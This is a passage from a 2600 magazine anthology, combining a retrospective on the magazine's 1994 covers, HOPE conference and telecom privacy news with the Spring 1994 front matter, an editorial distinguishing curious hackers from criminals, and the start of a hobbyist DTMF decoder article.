2600

The Hacker Digest - Volume 11

1994

FORMAT

The 1994 cover format continued the previous year's style. The price ($4) remained printed on the cover with the addition of a Canadian price in parentheses next to it, which was $5 up until Autumn, when it was raised to $5.50. The page length remained at 48 pages with the page numbering scheme also remaining as it was in previous years. The barcode was printed on the lower left of each cover except for Autumn, when it was printed on the upper right. The table of contents titles remained on the back cover for Spring and Summer, then moved to Page 3 for Autumn and Winter. Payphone photos (printed in color for the first time) moved to the back cover starting with the Autumn issue. We figured pictures of phones would look a whole lot better in color than would our table of contents. Why it took us so long to come to that conclusion is anyone's guess.

The contents had the following unique titles: Spring: "documentation"; Summer: "nutritional information"; Autumn: "internal contents"; and Winter: "the guide." Little messages continued to be found on the back page in Spring and Summer. These hidden messages then moved to Page 3 along with the table of contents starting with the Autumn issue where, instead of being tiny, they were masked into the dotted line that separated the contents from the mailing info. These messages read as follows - Spring: "no one told you when to run" (a line from the Pink Floyd song "Time" - the full verse being "And then one day you find; Ten years have got behind you; No one told you when to run; You missed the starting gun" - it happened to be our tenth anniversary, after all); Summer: "all in all is all we all are" (a line from the Nirvana song "All Apologies" in tribute to Kurt Cobain who died in April); Autumn: "SOME THINGS WILL NEVER CHANGE" (a reference to the secret message surviving a page change); and Winter: "HACK THE PLANET" (a preview of the catch phrase from the movie *Hackers,* which would be released the following September).

COVERS

The first three covers of the year were drawn by Holly Kaufman Spruch and the last one was drawn by Affra Gibbs. The mini-covers in the upper right continued to appear on each cover.

Spring 1993 was a particularly busy image. Much of it centered on a bit of history that was taking place in January: the first-ever online *2600* meeting in Channel #2600 on IRC. The room appears to be part of a disco, with data being spread from the ceiling where a disco globe would be. On our IRC channel, we had two "bots" known as databot and entrybot. The entrybot would greet anyone who entered the channel while the databot was helpful in giving out information to anyone requesting it. The databot, as mentioned, took the form of a disco globe, while the entrybot looked like a spaceman standing by the entrance - or at least a spacesuit. All of this was also an allusion to the debut of a new science fiction program called *Babylon 5.* The spacesuit was a pretty direct reference, while "bots" also played a big part in maintaining the space station on this new show. To really hammer the point home, we had a road sign indicating a distance of five miles to Babylon (a village

on Long Island not far from where *2600* was headquartered) and 26 miles to Middle Island (the village of our mailing address). (And yes, there is actually a point where you can be five miles from Babylon and 26 miles from Middle Island at the same time.) A trashman with a helmet and a weird face on his shirt is dumping garbage onto our bar code and is presumably the source of all of the paper flying around labeled "PASSWORDS." A cake with ten candles is in the front of the room. This marked the beginning of our tenth anniversary. The candles turned upside down are exclamation points, which covers the tradition of each year's first issue having at least one of those. Doors that look suspiciously like bathrooms are labeled "Trojans" and "Daemons," which appear to be a way of saying male and female, but carry some meaningful terms for computer enthusiasts. The traffic light hanging from the ceiling indicates a level of control for all of this digital traffic, whether necessary or a potential threat. The large "17" sign on the wall is a nod to the band Negativland and their apparent obsession with that number. What looks like a phone number is written on a piece of paper hanging on a wall: 9X10555-91755-599-41. The "9X" was an allusion to our local phone company called NYNEX. "10555" was a Carrier Access Code for Wiltel, which in this issue was revealed to be secretly passing Caller ID data over state lines, something that had never been previously possible. The 917 area code was a fairly new one in New York City and of particular interest to hackers as it only served cellular phones, pagers, and other such devices. The "555" exchange was used for directory assistance and there was talk about possibly using it for more than that in the future. "9941" was one of the mysterious phone company test suffixes beginning with 99 that did all sorts of weird things. But all of that meaning pales in comparison to what happens if you perform arithmetic on this string: 9 times 10555 minus 91755 minus 599 minus 41 equals 2600! We were quite proud of that one. On top of everything else, this cover was part one of what was apparently a two part cover. On the bottom right, we see the words "part one" being peeled back to reveal "part two" with a completely different background. And finally, there is a headband curving around the top of the image. This was a tribute to hacker Phiber Optik, known for wearing such headbands, who had just been sent to prison. The mini-cover for this issue was a logo for New York City's brand new MetroCard service, which was in the process of being launched and widely thought to be insecure and potentially intrusive.

The Summer 1994 cover provided the promised second part to the Spring cover. We had only a hint of what was to come back then and we didn't want to jump the gun. But for Summer, we had all the confirmation we would need. We would be hosting a massive hacker gathering in the States this year and it would be known as Hackers On Planet Earth (HOPE). The cover shows a hacker (the one we've become familiar with from covers in 1993) standing on our boxed barcode which happens to be on the moon, armed with a keyboard and a really long cord that's attached to Earth. We see pieces of the Spring cover floating in space, along with rockets, people, and various planets and stars. The word "HOPE" can be seen from space on the northeastern part of the United States. The headband tribute to imprisoned hacker Phiber Optik continues. A bus seen launching from the moon and heading to Jupiter has "PENNSYLVANIA (1122)" written on top - November 22nd was the day Phiber was set to be released from prison in Pennsylvania. The destination of Jupiter was also that of Comet Shoemaker-Levy 9, which was set to collide with the planet in July. And the bus says "Pearl Tours" on the side because the comet was also known as the "string of pearls" comet. The mini-cover is some simple clip art of a finger pointing to a telephone icon.

Autumn 1994 was completely full of HOPE references, as it was the first issue to come out after the historic conference. We see a whole bunch of images of things that happened - and didn't happen - during that weekend. For one thing, there's a sign pointing to Woodstock, a reference to the 25th anniversary concert that had been taking place that same weekend with not-so-favorable reviews. The rest of the cover shows HOPE attendees, all with unreadable nametags. We see a person speaking at a podium, attendees with cameras and walkie-talkies, and others connecting wires together, passing documents, or sitting at a bank of computer terminals. One girl with the name "Kate" on her shirt is rollerblading through the scene, a reference to Kate Libby from the movie *Hackers,* which would be released the following year. (Parts of the movie were inspired by conversations at the New York *2600* meeting and there were a number of people involved with its production at the conference.) Out the window the Citicorp Center (where our meetings were held) is visible as well as a *2600* hot air balloon. The just-painted *2600* phone company van also makes an appearance on the cover, as it did at the conference. We see one person passed out from lack of sleep and some well-deserved hugs being given for all that has been accomplished. Note the Clipper Chip near the bottom that has a lit fuse attached. At the actual HOPE conference, we really did blow up a Clipper Chip. Again, the headband for Phiber Optik appears and this would be the last time as he would be released from prison before the next issue came out. Over the headband you will see two hands, one labeled L and one labeled R. One may interpret that as Left and Right, but there's a little more to the story. We won't get into the particulars as we prefer to avoid drama, but this was an epic tale at the conference of someone whose first name began with "R" who tried to be nice to someone whose first name began with "L" and didn't exactly get treated the same way in return. "R" is extending two fingers as a peace sign while "L" extends only a middle finger in response. There's really no point in being any more specific than that. Since the barcode in its usual place would have obscured a significant part of the picture, we moved it to the upper right, which we soon found out we weren't supposed to do and we were told by distributors not to do that again. The mini-cover is some sort of a wafer chip being placed onto circuitry. More detail than that we cannot find.

The Winter 1994-95 cover was very different from the rest, with a stark and ominous scene of a cemetery. A freshly dug grave says "HACK TIC," in honor of the Dutch hacker zine that had just announced its final issue. Other publications from editor Emmanuel Goldstein's past also appear with tombstones, including "REVELATIONS" (the name of an underground publication he and others started in high school), "KAL" with the rest not visible (for *Kaleidoscope,* the name of the official high school newspaper that *Revelations* had been created in opposition to), "STATESMAN" (the name of the official college newspaper at the State University of New York at Stony Brook), and "PRESS" (for the *Stony Brook Press,* an alternative paper that was formed at Stony Brook. In the distance, a tombstone reads "BEN" (a nod to a popular zine of the time called *Ben is Dead)*. There is also, of course, a tombstone with a question mark on it. (A bit of super trivia: a cover of the *Revelations* publication once had a very similar cover, also with a question mark tombstone.) In the distance is what appears to be the Washington Monument, but it's actually a very similar structure known as the Obelisk in Buenos Aires, Argentina. The cows are a reference to the high quality beef that the country was known for. (Argentina had just been the site of an historic hacker conference.) Finally, we see another *2600* hot air balloon, this one naming our brand new Internet site: 2600.com. We honestly

don't know why people are jumping out of the balloon. The mini-cover is comprised of instructions for merchants to authorize an American Express credit card, complete with a toll-free number to call and what to do if they're suspicious of the customer.

INSIDE

The staff section had credits for Editor-In-Chief, Office Manager, Artwork, Writers, Technical Expertise, and Shout Outs. Because the previous year's overdue Statement of Ownership (required by the post office) had to be crammed into the Spring issue, the staffbox was referred to as "Squished Staff" for that issue. It appeared on Page 3 for Spring and Summer, then moved to Page 2 after that when the payphone photos were moved from Page 2 to the back cover. The Writer list ended with "everyone else who never seems to fit in" for Spring, "the walled in" for Summer, "the victims of TV" for Autumn, and "so many more" for Winter. While there wasn't a staffbox quote in the Spring issue due to the box being squished, it began to appear each issue after that with a unique quote. For Summer, the quote came from Kenneth Rosenblatt from a piece called "Deterring Computer Crime" as published in *Prosecutor's Brief* from Summer 1989: "Our experience has found that the best way to hurt a computer offender is to take away his toys. Computers are expensive items, and young offenders in particular may be unable to replace them. The seizure of the offender's computer by police also immediately and dramatically brings home the consequences of computer crime in a way that interjudicial proceedings cannot match. The knowledge that the seized computer system will be retained by law enforcement hastens the realization that the offender must change his lifestyle." For the Autumn issue, the quote was a line that applied to the hacker community from the hit song "Secret Agent Man" by Johnny Rivers: "A pretty face can hide an evil mind. Be careful what you say - you'll give yourself away." The Winter quote was a condemnation of editor Emmanuel Goldstein by the famous hacker prosecutor and leader of Operation Sundevil Gail Thackeray: "He's an absolutely appalling influence on young men who fall for the glamorization of crime he publishes."

Mailing info continued to be printed on Page 3 as required by the post office. We stopped listing each year of available back issues as it was starting to get ridiculous and began referring to them as "1984-1993" instead. Our fax number was changed to 516-474-2677 starting with the Summer issue. We neatened the section up a bit starting with Autumn as part of our layout changes.

There were so many milestones to mark in 1994. For one thing, it was our tenth anniversary. "A decade is a long time to be doing anything," we noted in our first issue of the year. We were amazed at how much things had changed in a single decade. We had started by literally sneaking around in alleyways and now we were being sold in chain stores nationwide. "One thing these years have not been is a waste of time," we said, and we went on to conclude that "the hacker world is such that you can spend a long time within it and never feel the kind of boredom that has become such an important part of the average American's life." That's probably how the time managed to pass so quickly.

It was also the year that we finally managed to do what we were thinking of doing for

years: putting on a conference. "Enthusiasm here began to spread like an infectious disease." The very first Hackers On Planet Earth conference would be held in August after not even being officially announced until the Summer issue came out. It was billed as "the first-ever global hacker event to take place in this country" and we vowed to "give many people their first taste of the net." We made a concerted effort to reach people who were in the mainstream and have them see the world of technology through our eyes. "We've got the means to see things in different, non-traditional ways and, most importantly, share these perceptions with each other." We decided to take that one step further and share it with outsiders. After all, it was one thing to meet amongst ourselves every month at the blossoming *2600* meetings that were being held worldwide. But getting to the general public was something else entirely.

That first HOPE conference turned out to be the biggest-ever gathering of hackers in this country at the time and it wound up changing the landscape forever. Sure, registration was an absolute farce and we learned an awful lot about the failings of technology in the process. But we managed to change the dialogue, at least for a while, from hackers being caught breaking the law to hackers designing the future of the net and of the digital world in general. "Things are different now and it's up to us to hold onto the ground that we've gained."

We had fun comparing our event with the Woodstock anniversary disaster that was taking place upstate on the same weekend. The original Woodstock was a countercultural Mecca while this event was crass commercialization with a plethora of rules and regulations. The Hotel Pennsylvania would prove to be much more of a true Woodstock for this community in the summer of '94.

Of course, such an event came with a high cost. Not only a financial one, but in terms of time. Our Autumn issue was very late and it took quite a while for us to recover. We made it very clear that we had no idea when the next HOPE conference would happen, if ever. But we were thrilled that such events were starting to take hold.

Argentina was the site of another global hacker gathering later in the year. We saw real promise in the hacker community there and we tried to emphasize to them the importance of getting connected, especially considering the fairly recent history of oppression in that nation. "It's rather difficult to keep people in check when they can easily assemble electronically or instantly communicate with people on the other side of the globe." These advancements in the technology clearly had the potential to change *everything*.

But growth wasn't always seen as our friend. There was more than a little worry over the growing popularity of hackers in the mainstream culture. We were concerned over our world being dumbed down and made to fit into the mass media's distorted perception. With every book, TV show, and movie that came out about hackers, the problem got worse. And it certainly wasn't helped by misguided hacker groups that seemed to care more about bravado and image than about what the hacker world really needed. We warned that "we have to be on the alert for destructiveness from within that could unravel our accomplishments with far more effectiveness than any outside enemy." The importance of the information we communicated wasn't lost on any of us. "People who understand

technology and are willing to shape it to further individual liberty will always be near the top of the enemy list of a repressive regime." And we believed that things would change in the future: "We hope to see a group come along one of these days that recognizes the importance of free speech and individual power."

We saw disturbing moves by the government with regards to encryption in the form of the Clipper Chip, a secretive encryption chipset developed by the NSA for the purpose of spying on our voice transmissions. Along with many others, we condemned this development along with the implication that other forms of encryption would be forbidden. "The Clinton Administration is becoming obsessed with monitoring citizens." It underlined our basic distrust of any government when it came to privacy issues. But it helped tools like PGP become extremely popular in our community. And speaking of government, the president@whitehouse.gov email address was announced to the world as the White House entered the digital age.

Privacy was becoming more and more of an issue as technology developed. We warned readers against using voicemail systems operated by their local phone companies as their security was unproven and it was a form of losing control of something personal.

On the amusing side, we were threatened with a lawsuit for printing a toll-free "commercial caller identification" number that we never even printed. The company that owned the number apparently thought we were responsible for anything that happened online, which is apparently where the number showed up. (Since their legal threat - which we printed as was now our tradition - contained the phone number in question, we actually wound up protecting them by covering up some of the digits.) We published an article on yet another way to generate red box tones and make free phone calls from a payphone - by using Hallmark cards that recorded sound. (We also learned that Radio Shack was discontinuing its tone dialers after our revelation of how they could be modified into red boxes and the ensuing mayhem *that* caused.) We also had fun replying to a condescending letter from the National Cable Television Association lecturing us on the "crime" of unauthorized descrambling. We told them there was a secret message hidden on the page that had their reply (letters comprising the message were bold and underlined) and that only people who had paid the fee were authorized to read it. The message read: yourattempttoreadthehiddenmessagehasbeentraced.

We had a fun multi-page ad gimmick telling of changes to the voice BBS, publicizing the *2600* IRC meetings (held on the 26th of each month in channel #2600), and announcing the alt.2600 Usenet newsgroup. Our fax number was now 516-474-2677 (which disturbingly spelled 474-COPS) and our voice BBS could be reached directly at 516-473-2626. It was revealed that our old voice BBS number had been 516-751-6339 which had only been reachable through the AT&T EasyReach service. We decided to stop using that service for a few reasons. There was no need for us to mask our number any longer (previously we had moved our voice BBS around from one line to another depending on our needs, but now we had a dedicated line for it), AT&T was planning on moving EasyReach to the new 500 area code from the 700 area code (they had been bragging about how this great programmable service would mean you'd never have to change your phone number again and here they were changing *everyone's* numbers so soon after launching the service), and the five digit

Carrier Access Codes were now going to be *seven* digits. This meant that a non-AT&T subscriber would have to dial 1010288-0700-751-2600 to get to our voice bulletin board. That was just asking too much. However, we did hold onto that EasyReach number for a while and programmed it to forward to the most expensive location on Earth to call: Inmarsat Atlantic West (country code 874) where satellite phones could be reached. The cost? $30 for the first three minutes, and an additional dollar for every six seconds after. But callers were warned first with a recording naming the "country" and advising of the rates, so it was mostly a way for people to call and hear a funny recording telling them what some outrageous charges could potentially be.

Area codes were beginning to go a little nuts too. Word got to us that three new area codes would be introduced in 1995: 334 (Alabama), 360 (Washington), and 520 (Arizona). This was significant in that they would be the first area codes not to have a one or a zero as the middle digit. Area codes would soon no longer look like area codes. And there were many more to come. Our 516 area code had been one of the last not to require a one to be dialed before calling another area code. In 1994, we were forced to conform with the rest of the country. There were also reports that the 555 exchange might be used for something other than directory assistance. And new rules were put into place defining what fictitious 555 phone numbers could be used in movies and TV shows (all such numbers would now have to be in the 555-01XX format).

Caller ID was beginning to pop up everywhere, along with controversy and discoveries. A company called Wiltel was found to be passing Caller ID data across state lines, something that hadn't been done before and which they were doing rather quietly until we started telling everybody. We discovered that it was possible to get ANI data (phone line info of the caller that was sent to owners of toll-free numbers) transmitted through a Caller ID box. These were two different technologies so this was an interesting find. And a small fight to preserve a bit of privacy was won: NYNEX changed the confusing method of blocking your number when making a call. Previously, you dialed *67 to either turn it on or off. But this toggle feature required that you already knew if it was on or off to start with. After a lot of criticism, they added *82 to unblock and made *67 the code to block. The ability to block *69 (Call Return) was also added after people objected to being able to get called back even if their Caller ID was blocked. These all seemed like common sense features to us, but sometimes it took corporate America a little while to catch up with logic.

Speaking of corporate America, we certainly had our fun. CompUSA decided to "permanently remove *2600* from their stores" after some high-ranking executive apparently discovered we were being sold there. We had a very keen interest (as did our readers) in how corporate leaks were detected and that knowledge was shared in our pages. Late in the year, a massive leak of information at British Telecom was revealed. We printed an extensive list of "potentially compromised" Internet hosts. We also printed this one sentence in a text box: "Recent reports indicate that Netcom's credit file, stored online and containing information on all their customers, has been compromised." That would turn into a critical bit of information in a major hacking case that wouldn't become apparent for another year. We exposed the "House of Windsor Catalog Scandal." Using a service known as AT&T's InfoWorks, the address of almost any phone number

entered, even unlisted numbers, was given out to people calling them to have a catalog sent. It was proof of how little the telcos actually cared about subscriber privacy. And finally, clear evidence was found of district attorneys in California referring to hacker prosecutions as fun and profitable for law enforcement. Nobody was really surprised.

Our readers were particularly interested in everything from cable TV hacking to FOIA to compromising Novell Networks. A new device known as a "chrome box" could change traffic lights to green and was the source of much discussion. Also in the realm of traffic, we published a list of where secret red light cameras in New York City were installed. Months later, the *New York Post* published the same list and got all the credit for finding it.

Throughout each issue, we printed all sorts of phone numbers sent in from our readers - everything from weird tones to strange services. We discovered that only two phone lines went to Cuba from the United States - and they went via Italy!

We had an ongoing conversation about the role that software pirates played in the community and some interesting parallels were put forth. We warned of the danger of having transactional information monitored, which is what the authorities always seemed to want to do. We decried the passing of the Digital Telephony Bill which made remote surveillance capabilities mandatory in phone systems. There was widespread criticism of the Electronic Frontier Foundation at the time for not opposing the bill and also suspicion of their motives when it was revealed how much they received in donations from phone companies and other corporate giants. This was definitely the low point in the relationship between EFF and the hacker community. We remained defiant in the face of privacy intrusions and what we saw as our right and duty to hack them. "We believe that manipulating any kind of surveillance or tracking device is not only acceptable but necessary." In addition, we continued to encourage people to use the net, as this was our greatest hope in being able to reach people everywhere without interference or censorship. (We also encouraged people to use Linux as much as possible.)


The year ended with us having 39 monthly *2600* meetings worldwide. For the first time, every issue published that year had an editorial on Page 4. (This had actually begun with the Autumn 1993 issue.) A new hacker-made documentary called *Unauthorized Access* showed great promise, not only in telling our story, but in showing how we could gain access to the world of film making. Our friends at *Hack-Tic* in Holland sadly decided to stop publishing, leaving the world with one less hacker magazine. We printed the farewell letter from publisher Rop Gonggrijp in our Winter issue. But something new was on the horizon: "2600.com will soon be in operation on the Internet."

2600

The Hacker Quarterly *VOLUME ELEVEN, NUMBER ONE*

$4 ($5 in Canada) *SPRING 1994*

PAYPHONES OF ARGENTINA




Argentina has two phone companies: Telefonica in the south and Telecom in the north. Buenos Aires is divided between the two. Both companies use the same tokens but their cards aren't compatible. See if you can guess which phones belong to which companies. See if you can guess which one we're not sure about.

Photos by Edward Stoever

SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. TAKE US WHERE WE HAVEN'T GONE!

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1993 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.
ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
INTERNET ADDRESS: 2600@well.sf.ca.us
***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**



Statement of Ownership, Management and Circulation
(Required by 39 U.S.C. 3685)

1A. Title of Publication: 2600 MAGAZINE
1B. Publication No.: 10/1/93
2. Date of Filing: 10/1/93
3. Frequency: QUARTERLY
3A. No. of Issues Published Annually: 4
3B. Annual Subscription Price: $21/$50
4. Complete Mailing Address of Known Office of Publication (Not printer): BOX 752, MIDDLE ISLAND, NY 11953
5. Complete Mailing Address of the Headquarters or General Business Offices of the Publisher (Not printer): 7 STRONGS LANE, SETAUKET, NY 11733
6. Full Names and Complete Mailing Address of Publisher, Editor, and Managing Editor (This item MUST NOT be blank)
Publisher (Name and Complete Mailing Address): EMMANUEL GOLDSTEIN, BOX 99, MIDDLE ISLAND, NY 11953
Editor (Name and Complete Mailing Address): ERIC CORLEY, 7 STRONGS LANE SETAUKET NY 11733
Managing Editor (Name and Complete Mailing Address): EMMANUEL GOLDSTEIN, BOX 99, MIDDLE ISLAND, NY 11953
7. Owner (If owned by a corporation, its name and address must be stated and also immediately thereafter the names and addresses of stockholders owning or holding 1 percent or more of the total amount of stock. If not owned by a corporation, the names and addresses of the individual owners must be given. If owned by a partnership or other unincorporated firm, its name and address, as well as that of each individual must be given. If the publication is published by a nonprofit organization, its name and address must be stated.)
ERIC CORLEY, 7 STRONGS LANE SETAUKET NY 11733
EMMANUEL GOLDSTEIN, 7 STRONGS LANE, SETAUKET, NY 11733
8. Known Bondholders, Mortgagees, and Other Security Holders Owning or Holding 1 Percent or More of Total Amount of Bonds, Mortgages or Other Securities (If there are none, so state): None
9. For Completion by Nonprofit Organizations Authorized To Mail at Special Rates (DMM Section 424.12 only)
The purpose, function, and nonprofit status of this organization and the exempt status for Federal income tax purposes: (Check one)
☐ Has Not Changed During Preceding 12 Months
☐ Has Changed During Preceding 12 Months (Publisher must submit explanation of change with this statement)

10. Extent and Nature of Circulation	Average No. Copies Each Issue During Preceding 12 Months	Actual No. Copies of Single Issue Published Nearest to Filing Date
A. Total No. Copies (Net Press Run)	13750	20000
B. Paid and/or Requested Circulation		
1. Sales through dealers and carriers, street vendors and counter sales	9783	13200
2. Mail Subscription (Paid and/or requested)	1825	2109
C. Total Paid and/or Requested Circulation	11618	15309
D. Free Distribution by Mail, Carrier or Other Means Samples, Complimentary, and Other Free Copies	26	26
E. Total Distribution (Sum of C and D)	11644	15332
F. Copies Not Distributed		
1. Office Use, Left Over, Unaccounted, Spoiled After Printing	2106	4668
2. Return from News Agents	0	0
G. TOTAL (Sum of E, F1 and 2 - should equal net press run shown in A)	13750	20000

11. I certify that the statements made by me above are correct and complete.
Signature and Title of Editor, Publisher, Business Manager, or Owner: OWNER
PS Form 3526, January 1991

SQUISHED STAFF

Editor-In-Chief
Emmanuel Goldstein
Office Manager
Tampruf
Artwork
Holly Kaufman Spruch
Writers: Billsf, Blue Whale, Eric Corley, Count Zero, Kevin Crow, John Drake, Paul Estev, Mr. French, Bob Hardy, Inhuman, Kingpin, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, Peter Rabbit, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Tommy The Cat, Mr. Upsetter, Dr. Williams, and everyone else who never seems to fit in.
Technical Expertise: Rop Gonggrijp, Phiber Optik , Geo. C. Tilyou.
Shout Outs: Earle, Jackrippr, and the bots.

Crime Waves

A decade is a long time to be doing anything. When we first started this project back in the summer of 1983, nobody could have predicted our growth, or even our existence in 1994. It's pretty strange to look back at the early days when we literally snuck around in offices and alleyways to get our first issues printed. And today you can find us in chain stores. Reality has always been weird to us.

Of course, if we had just been doing the same thing for ten years, we would all be abject failures. Fortunately, the hacker world is such that you can spend a long time within it and never feel the kind of boredom that has become such an important part of the average American's life. There is always something happening in this world, always something new to explore and discover, more knowledge to share, more friends to meet for the first time. The last ten years have been tinged with hilarity and fun, but also sadness, fear, anger, and determination. One thing these years have not been is a waste of time.

We know that with every page we turn, there is a risk. The most obvious of these include pissing off the powerful corporations and their law enforcement drones. Each and every time we share knowledge, we engage in a conspiracy of some sort. We risk having our lives disrupted by our accusers, our very means of learning taken from us by large armed men. We risk being chastised by our friends and family for being different and ostracized in school for not asking the proper questions or memorizing the standard answers.

These are the obvious risks of who we are and what we do. Most of us have come to recognize them. But there is a far greater risk facing us and it's one that many of us could fall victim to with little or no warning.

Over the years, we've tried to dispel the myth that hackers are criminals. This has been most difficult. As the tabloid press loves to scream, hackers *can* get into your credit file. But so can anybody else. Hackers *can* make thousands of dollars of long distance calls. Anyone is capable of this unimpressive feat. Hackers *can* break into thousands of sensitive computer systems around the world. And the holes will still be there if we never try.

What the press fails to see is the distinction between hacking for the sake of adventure and using hacker knowledge for personal profit. To them it's all the same. Somebody who sells phone codes is the same person as somebody who manipulates the telephone network in wild and imaginative ways. By defining the two as one and the same, we could actually find ourselves being nudged into criminal behavior because it's what's expected of us.

With this in mind, the massive growth of the hacker community is cause for concern. Many people are being drawn into our fold through these very same media perceptions. People have shown up at our meetings assuming that we're there to sell or buy codes. A disturbing number of people who engage in credit card fraud, that is, the stealing of actual physical, tangible merchandise, are trying to ingratiate themselves into the hacker community. It's not surprising. And they might actually be able to prey on our

temptations and suck some hackers into their midst, thereby learning a few new tricks. And by calling *themselves* hackers, they manage to justify what it is they do. Ironically, their technical prowess oftentimes doesn't extend beyond knowing how to operate a red box or punch in a code.

This kind of thing was inevitable, given the growing awareness that the mainstream world, and hence the mainstream criminal world, has developed for hackers. Carrots are being dangled in front of our faces. Our brains are suddenly in demand. You might say that society has finally found a use for us.

Knowing this, the most important thing as individuals is to realize why we do what we do. Is it that we want to find out things and spread knowledge around? Or do we want to get what we feel the world owes us? Are we trying to survive and get access to a locked world? Or are we intent on selling our knowledge to the highest bidder?

Truthful answers to these questions are more valuable than anything else. Once we understand our motivation, we can at least be honest with ourselves. Those who use their hacker knowledge to embark upon a life of crime can at least admit to themselves that they are now criminals, thereby salvaging some self respect. The rest of us will have some sense of where we draw our lines.

But how do we know what constitutes criminal behavior and what does not? Regrettably, the law no longer seems an accurate definer. With many of us, we just *know* when something doesn't feel right. And in such a case, trusting your instincts is always a good idea.

To be a hacker, your primary goal must be to learn for the sake of learning - just to find out what happens if you do a certain thing at a particular time under a specific condition. A good way to know if you're a genuine hacker is to look at the reaction of the non-hackers around you. If most of them think you're wasting your time doing something incomprehensible that only you can appreciate, welcome to the world of hacking. If, however, you find yourself being trailed and hounded by a bunch of drooling wannabes with a list of plots and schemes to make your knowledge "pay off" in a big way, you're probably on the verge of becoming a criminal and leaving the rest of us back in the age of innocence.

Obviously, embarking on such a journey en masse would mean the end of the hacker world. We would play right into the hands of our enemies and criminalize hacking by definition, rather than by legislation. Nothing would be better for the anti-hacker lobbyists. As a curious side note, in more than one instance, people who were found to have been helping the government prosecute hackers have been caught actively encouraging criminal behavior among hackers. We have to wonder.

We hack because we're curious. We spread what we find because segregated knowledge is our common enemy. This means that some opportunists will get a free ride and run the risk of giving the rest of us a bad name. The only surefire way to keep this from happening is for us to behave like the phone companies and restrict knowledge. Not likely.

It's not our job to catch criminals. But it is our moral obligation to keep our noble, if somewhat naive, aspirations from becoming subverted by those who truly don't understand.

build a dtmf decoder

by Xam Killroy

When I saw the product review of the TDD-8 DTMF Decoder in the Summer 1993 issue of *2600,* the last line got me thinking: "A pity that like a lot of good tools it's so expensive." So I designed this decoder around the Teltone 8870 DTMF Receiver IC, the same part used in the TDD-8 product that was reviewed. Originally, I intended to make a tone decoder that would display the current digit and simultaneously send it out over a serial line. No problem, I thought. So I started bread boarding it together, and soon realized it would actually take two shift registers, a stable clock generator, a custom burned PROM (to translate from four-bit binary to ASCII phone-pad symbols), and an RS-232 voltage level driver (because RS-232 voltages are different than TTL voltage levels).

"What I want," I thought in annoyance, "is a cheap computer to do all this conversion and communication and logging crap for me." And I had just such a thing sitting in my closet gathering dust. Years ago, the Commodore 64 was a very popular consumer computer, and there are millions of them floating around. They have a current street value of about $50, because they can't compare to any of the current computing muscle out there, but they are still enormously useful as a hacker's tool. They're durable, self-contained, and if you do blow one up experimenting, you don't feel nearly as bad as you would if you had just fried your $1400 486 or your $2000 Macintosh. And for bit manipulations and other "hacker applications", the C-64 is actually much *easier* to use than a "real computer."

The Mac and PC are designed to be used by people who should never need to get to the guts of the computer. Running applications is easy. But if you want to write code, you need to get a compiler, write a source file, compile it, link it, and then run it. If you want to build your own I/O devices, you'd better be a very good hardware designer. But when you turn on a Commodore 64, you are immediately in a BASIC interpreter, and getting to machine level from there is not very difficult. If you want to read a memory value, you just PEEK at it from BASIC. And there are multiple I/O ports to play with, all very easy to get to.

